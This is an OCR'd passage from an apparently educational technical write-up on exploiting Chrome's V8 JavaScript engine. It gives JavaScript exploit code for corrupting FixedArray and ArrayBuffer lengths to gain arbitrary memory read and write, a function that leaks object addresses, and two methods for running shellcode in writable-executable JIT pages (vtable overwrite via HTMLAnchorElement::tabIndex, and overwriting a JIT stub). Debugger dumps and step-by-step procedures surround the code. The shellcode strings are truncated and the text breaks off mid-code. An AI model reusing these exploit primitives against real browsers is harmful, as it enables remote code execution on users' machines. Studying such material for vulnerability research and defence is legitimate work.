- Fast doubles
- Fast values

We use fast small integers for its value is the easiest to deal with.




Figure 2-11: JSArray and FixedArray data structure




Figure 2-12: JSTypedArray, JSArrayBuffer and ArrayBufferData data structure

Modify the length of *JSTypedArray* can't achieve out of bound access in Chrome (which works well in IE 11)

We can modify the length of *JSArrayBuffer*, and the *JSTypedArray* initialized based on the corrupted *JSArrayBuffer* will become exploitable.

```
RUNTIME_FUNCTION(MaybeObject*, Runtime_TypedArrayInitialize) {
    HandleScope scope(isolate);
    ASSERT(args.length() == 5);
    CONVERT_ARG_HANDLE_CHECKED(JSTypedArray, holder, 0);
    CONVERT_SMI_ARG_CHECKED(arrayId, 1);
    CONVERT_ARG_HANDLE_CHECKED(JSArrayBuffer, buffer, 2);
    CONVERT_ARG_HANDLE_CHECKED(Object, byte_offset_object, 3);
    CONVERT_ARG_HANDLE_CHECKED(Object, byte_length_object, 4);

    ASSERT(holder->GetInternalFieldCount() ==
        v8::ArrayBufferView::kInternalFieldCount);
    for (int i = 0; i < v8::ArrayBufferView::kInternalFieldCount; i++) {
      holder->SetInternalField(i, Smi::FromInt(0));
    }

    ExternalArrayType array_type = kExternalInt8Array;  // Bogus initialization.
    size_t element_size = 1;  // Bogus initialization.
    Runtime::ArrayIdToTypeAndSize(arrayId, &array_type, &element_size);

    holder->set_buffer(*buffer);
    holder->set_byte_offset(*byte_offset_object);
    holder->set_byte_length(*byte_length_object);
```





Figure 2-13: MemoryChunk data structure

2.4.4 Arbitrary Address Read, Write and Get Any Object Address

Sprayed Memory Layout



Memory Chunk Start:

0:006> dd 3ff00000

3ff00000 00100000 00001008 3ff08080 40000000

3ff00010 3ff00000 00100000 01bbd143 01adf010

3ff00020 00000000 00000000 00000000 00000000

3ff00030 000001f4 00000000 000f8080 00000000

3ff00040 00000000 00000000 000142c0 00000000
3ff00050 00000000 16200000 3ed00000 00000000
3ff00060 00000000 00000000 00000000 00000000
3ff00070 00000000 00000000 00000000 00000000

FixedArray Start:
0:000> dd 3ff08080 L110
3ff08080 0d108121 00007ffc 3ff18aa9 3ff18ad1
3ff08090 3ff18af9 3ff18b21 3ff18b49 3ff18b71
3ff080a0 3ff18b99 3ff18bc1 3ff18be9 3ff18c11
3ff080b0 3ff18c39 3ff18c61 3ff18c89 3ff18cb1
3ff080c0 3ff18cd9 3ff18d01 3ff18d29 3ff18d51
3ff080d0 3ff18d79 3ff18da1 3ff18dc9 3ff18df1
3ff080e0 3ff18e19 3ff18e41 3ff18e69 3ff18e91
3ff080f0 3ff18eb9 3ff18ee1 3ff18f09 3ff18f31
3ff08100 3ff18f59 3ff18081 267080a1 267080a1
…
3ff08470 267080a1 267080a1 267080a1 267080a1
3ff08480 267080a1 267080a1 0eadc0de 41410010
3ff08490 41410020 41410030 41410040 41410050
3ff084a0 41410060 41410070 41410080 41410090
3ff084b0 414100a0 414100b0 414100c0 414100d0

ArrayBuffer Start:
0:006> dd 3ff08080+b0000
3ffb8080 2f20a011 3db080a1 3db080a1 4a4d2800
3ffb8090 00000080 00000000 3ffb8f59 214feb7d
3ffb80a0 00000000 00000000 2f20a011 3db080a1
3ffb80b0 3db080a1 4a4d1040 00000080 00000000
3ffb80c0 3ed1bd19 214fdb29 00000000 00000000
3ffb80d0 2f20a011 3db080a1 3db080a1 4a4d1080
3ffb80e0 00000080 00000000 3ffb80a9 214fdb55
3ffb80f0 00000000 00000000 2f20a011 3db080a1

Sensitive length
Sensitive ArrayData address
Area start
Map
Array Buffer pointer
Data

Exploit Procedure:

1. Use vulnerability to modify the length of one *FixedArray* (at fixed address such as 0x3ff08084).

2. Use modified *FixedArray* to out-of-bound write the length and *ArrayBufferData's* address of two *JSArrayBuffer*.
   First *JSArrayBuffer*: length -> 0x7ffffff8, address -> 0
   Second *JSArrayBuffer* : length -> 0x7ffffff0, address -> 0x40000000
3. Create two *DataView* (Uint32Array) based on modified *JSArrayBuffer* to achieve arbitrary read and write within Ring 3 (user mode) address.
4. Put any object on the modified *FixedArray* and read arrAddr plus item offset will get that object's address.

Length is *signed int* with max number 0x7fffffff
Tagged Pointer GC makes number << 1
Max length can only be 0x3fffffff
When creating *JSArrayBuffer* with length larger than 0x40000000, it will change into a pointer of float.

```
for (var i = 0; i < cmExpLib.fixedArrs.length; i++) {
    if (cmExpLib.fixedArrs[i][fixedArrLen + 1] != undefined) {
        console.log('[+] Find modified fixed array');
        cmExpLib.leakArr = cmExpLib.fixedArrs[i];

        for (var j = fixedArrLen + 4; j < (0x100000 / 4); j += (cmExpLib.fixedArrSize / 4)) {
            if (cmExpLib.fixedArrs[i][j] == cmExpLib.arrDataSize) {
                console.log('[+] Find typed array');

                // Create first exploit typed array range from 0 to 0x400000000
                // Address: 0, size: 0x7ffffff8 >> 1
                cmExpLib.fixedArrs[i][j - 1] = dword2Int(0);
                cmExpLib.fixedArrs[i][j] = dword2Int(0x7ffffff8);

                // Create second exploit typed array range from 0x400000000 to 0x800000000
                // Address: 0x400000000, size 0x7ffffff0 >> 1
                cmExpLib.fixedArrs[i][j + 10 - 1] = dword2Int(0x40000000);
                cmExpLib.fixedArrs[i][j + 10] = dword2Int(0x7ffffff0);

                // Restore modified fixedArr in case of GC crash
                cmExpLib.fixedArrs[i].length = fixedArrLen;

                isFound = true;
                break;
            }
        }
    }
```

```
// Get exploit typed arrays
var isFoundFst = false;
var isFoundSnd = false;
var arrBufNum = cmExpLib.arrBufSize / 0x28;

for (var i = 0; i < cmExpLib.fixedArrs.length; i++) {
    for (var j = 0; j < arrBufNum; j++) {
        var typedArr = new Uint32Array(cmExpLib.fixedArrs[i][j]);
        if (typedArr.length == (0x7ffffff8 >> 1) / 4) {
            console.log('[+] Get first exploit typed array');
            cmExpLib.typedArrFst = typedArr;
            isFoundFst = true;
        }

        if (typedArr.length == (0x7ffffff0 >> 1) / 4) {
            console.log('[+] Get second exploit typed array');
            cmExpLib.typedArrSnd = typedArr;
            isFoundSnd = true;
        }
    }

    if (isFoundFst && isFoundSnd) {
        break;
    }
}
```

```
function readDWord(addr) {
    if (addr < 0x40000000) {
        var result = readDWordEx(addr, cmExpLib.typedArrFst);
    } else if (addr < 0x80000000) {
        var result = readDWordEx(addr - 0x40000000, cmExpLib.typedArrSnd);
    } else {
        console.log('[-] Error: readDWord address ' + addr + ' is out of range!');
        var result = -1;
    }

    return result;
}

function writeDWord(addr, value) {
    if (addr < 0x40000000) {
        writeDWordEx(addr, value, cmExpLib.typedArrFst);
    } else if (addr < 0x80000000) {
        writeDWordEx(addr - 0x40000000, value, cmExpLib.typedArrSnd);
    } else {
        console.log('[-] Error: writeDWord address ' + addr + ' is out of range!');
    }
}
```

```
function leakAddr(obj) {
    cmExpLib.leakArr[0] = obj;
    // Restore the tagged pointer of GC
    var addr = readDWord(cmExpLib.leakArrAddr) - 1;
    return addr;
}
```




Figure 2-14: Chrome Exploit Procedure

2.4.5 ASLR's Dilemma 2

As to OOB write vulnerability, heap feng shui can ensure a fixed relative distance between two objects.
The more randomization realized on small heap block, the more impact on performance.

Some objects keep the pointers (i.e., addresses)

- Object with virtual function
  Virtual function table address (i.e., image address)
- Array
  Object address

As long as the program needs information, the hacker can also get it (e.g., user password in database).

2.4.6 Bypass DEP

Ideas:

1. Privilege escalation to execute what should be forbidden
   Example: Java security manager, IE security flags and jscript9 security manager, Kernel vulnerability modify user token or nulling out ACLs, etc.
2. Load external code
   Example: NPAPI plug-in, ActiveX, DLL, etc.
3. Change data into code
   Example: *VirtualProtect*, *VirtualAlloc*, etc.
4. Use code already existed in memory
   Example: ROP, ret2libc, etc.

5. Write data into code area
   Example: Just-In-Time Compilation (JIT) Spray, construct function template in JIT pages, etc.

Chrome doesn't support ActiveX, while V8 unlike other VM will JIT all Javascript codes into machine codes.
It is also one reason V8 is so fast besides hidden class, inline cache, precise GC and so on.

```
v8::Handle<v8::String> code = v8String(m_isolate, source.source());
OwnPtr<v8::ScriptData> scriptData = V8ScriptRunner::precompileScript(code,
source.resource());

// NOTE: For compatibility with WebCore, ScriptSourceCode's line starts at
// 1, whereas v8 starts at 0.
v8::Handle<v8::Script> script = V8ScriptRunner::compileScript(code, source.url(),
source.startPosition(), scriptData.get(), m_isolate, corsStatus);

// Keep LocalFrame (and therefore ScriptController) alive.
RefPtr<LocalFrame> protect(m_frame);
result = V8ScriptRunner::runCompiledScript(script, m_frame->document(), m_isolate);
```

Code-space in V8 is consisted of *Code* objects, which contain JIT codes. This is the only heap space with executable memory except *Code* objects which may be allocated in *large-object-space*.

v8::internal::Code

map	instructionSize	relocationInfo	handlerTable
DeoptData	typeFeedInfo	nextCodeLink	GCMetaData
ICAge	flags	kindFlags1	kindFlags2
prologue	constantPool	headerPadding	headerPadding
JIT code			
...			

Figure 2-15: Code data structure

JIT code can be read, written and executed:

```
0:007> !address 4029540
```

Usage:	<unknown>	
Base Address:	0400a000	
End Address:	04082000	
Region Size:	00078000	
State:	00001000	MEM_COMMIT
Protect:	00000040	**PAGE_EXECUTE_READWRITE**
Type:	00020000	MEM_PRIVATE
Allocation Base:	04000000	
Allocation Protect:	00000001	PAGE_NOACCESS

Exploit ideas:

1. Find a JIT block and copy shellcode into it.
2. Two methods to put EIP on that address:
   1) Overwrite the virtual function table pointer (vPtr), let it point to a fake virtual function table (vTbl) and call virtual function (vFunc).
   2) Find a JIT block address which will be executed in the future.

2.4.6.1 Overwrite the vPtr and Call vFunc




Figure 2-16: JSFunction and Code data structure

Function JIT compile and run procedure:

```
// 1. Get the JIT code stub of function, and then execute the JIT code stub
RUNTIME_FUNCTION(MaybeObject*, LoadIC_Miss) {
```

```
  HandleScope scope(isolate);
  ASSERT(args.length() == 2);
  LoadIC ic(IC::NO_EXTRA_FRAME, isolate);
  Handle<Object> receiver = args.at<Object>(0);
  Handle<String> key = args.at<String>(1);
  ic.UpdateState(receiver, key);
  return ic.Load(receiver, key);
}

// return JSFunction
EAX = 31121615

3E328B5A    jmp                dword ptr [edi+0Bh]
EDI = 31121615

jmp JSFunction.codeEntry

// 2. Compile the function, update codeEntry pointer and then execute the function code.
RUNTIME_FUNCTION(MaybeObject*, Runtime_CompileUnoptimized) {
  HandleScope scope(isolate);
  ASSERT(args.length() == 1);

  Handle<JSFunction> function = args.at<JSFunction>(0);
  // Compile the target function.
  ASSERT(function->shared()->allows_lazy_compilation());

  Handle<Code> code = Compiler::GetUnoptimizedCode(function);
  RETURN_IF_EMPTY_HANDLE(isolate, code);
  function->ReplaceCode(*code);

  // All done. Return the compiled code.
  ASSERT(function->is_compiled());
  ASSERT(function->code()->kind() == Code::FUNCTION ||
             (FLAG_always_opt &&
               function->code()->kind() == Code::OPTIMIZED_FUNCTION));
  return *code;
}

JSFunction.codeEntry = code + 0x3f

JSFunction = 31121615
>dd 0x31121614
0x31121614    23014629 2fe080a1 2fe080a1 26262020
0x31121624    3c1080a1 31121095 31108081 2fe080a1
```

```
0x31121634    3c108091 23008cb1 31121615 23008cb1
0x31121644    31121615 23013021 2fe080a1 2fe080a1

EAX = 26261FE1 (code)
2422975E    lea              eax,[eax+3Fh]
24229761    jmp               eax
EAX = 26262020

jmp code + 0x3f
```

Exploit Procedure:

1. Call one large *JSFunction* to let v8 JIT compile the function code
2. Find JIT *codeEntry* of that *JSFunction*
3. Find shellcode stored in a *String* object
4. Overwrite the JIT code of that *JSFunction* with shellcode
5. Construct a fake *vTbl* in *leakArr* and overwrite the *vPtr* of *HTMLAnchorElement*
6. Call *HTMLAnchorElement::tabIndex()* will carry the EIP to the *codeEntry* and execute shellcode

```
if (IS_MOD_VTBL) {
    // Let v8 JIT compile the function code
    runShellcode();
}

var jsFuncAddr = leakAddr(runShellcode);
console.log('[+] JSFunction address: ' + jsFuncAddr.toString(16));

var codeEntry = readDWord(jsFuncAddr + 0x0c);
console.log('[+] Code entry address: ' + codeEntry.toString(16));

// Calc shellcode
var shellcode = unescape('%u372f%ufc13%u4305%ub690%u46bf%u497f%u2ab7%u38d5'
    + '...%u455d%u2ed3%uedf8%u2f76');

var shellcodeObjAddr = leakAddr(shellcode);
console.log('[+] Shellcode address: ' + shellcodeObjAddr.toString(16));

var v8StrHeadLen = 0x0c;
var shellcodeAddr = shellcodeObjAddr + v8StrHeadLen;

memcpy(codeEntry, shellcodeAddr, shellcode.length * 2);
```

```
if (IS_MOD_VTBL) {
    // Get anchor element virtual function table address
    var anchorElem = document.createElement('a');

    var v8AncAddr = leakAddr(anchorElem);
    console.log('[+] V8 anchor address: ' + v8AncAddr.toString(16));

    var ancAddr = readDWord(v8AncAddr + 0x10);
    console.log('[+] Anchor element address: ' + ancAddr.toString(16));

    var ancVtblAddr = readDWord(ancAddr);
    console.log('[+] Anchor virtual table address: ' + ancVtblAddr.toString(16));

    // Virtual table offset of tabIndex()
    if (IS_RELEASE) {
        var tabIndexOff = 0x90;
    } else {
        var tabIndexOff = 0x94;
    }

    // Use leakArr as fake vTbl
    cmExpLib.leakArr[tabIndexOff / 4] = codeEntry >> 1;

    // Overwrite the vPtr
    writeDWord(ancAddr, cmExpLib.leakArrAddr);

    // Call vritual function HTMLAnchorElement::tabIndex()
    anchorElem.tabIndex;
```

```
function runShellcode() {
    //parseFloat('1.1');
    if (IS_MOD_VTBL) {
        var funcCodeStr = 'console.log("[+] Spray the JIT code to ensure the memory space for shellcode");';
        var shellExp = 6;
        for (var i = 0; i < shellExp; i++) {
            funcCodeStr += funcCodeStr;
        }

        eval(funcCodeStr);
```




Figure 2-17: Chrome: bypass DEP 1

2.4.6.2 Call JIT Code Stub of One Javascript Function

Exploit Procedure:

1. Find JIT *codeEntry* of one *JSFunction*
2. Find shellcode stored in a *String* object
3. Overwrite the JIT code stub of that *JSFunction* with shellcode
4. When v8 compile that *JSFunction*, EIP will be carried to the *codeEntry* and execute shellcode

```
function runShellcode() {
    console.log('[-] Error: Code entry stub of this function should be overwritten by shellcode');
}

cmExpLib.exploit = function() {
    var jsFuncAddr = leakAddr(runShellcode);
    console.log('[+] JSFunction address: ' + jsFuncAddr.toString(16));

    var codeEntry = readDWord(jsFuncAddr + 0x0c);
    console.log('[+] Code entry address: ' + codeEntry.toString(16));

    // Calc shellcode
    var shellcode = unescape('%u372f%ufc13%u4305%ub690%u46bf%u497f%u2ab7%u38d5%ubed4%u3d3f'
        + '...%u455d%u2ed3%uedf8%u2f76');

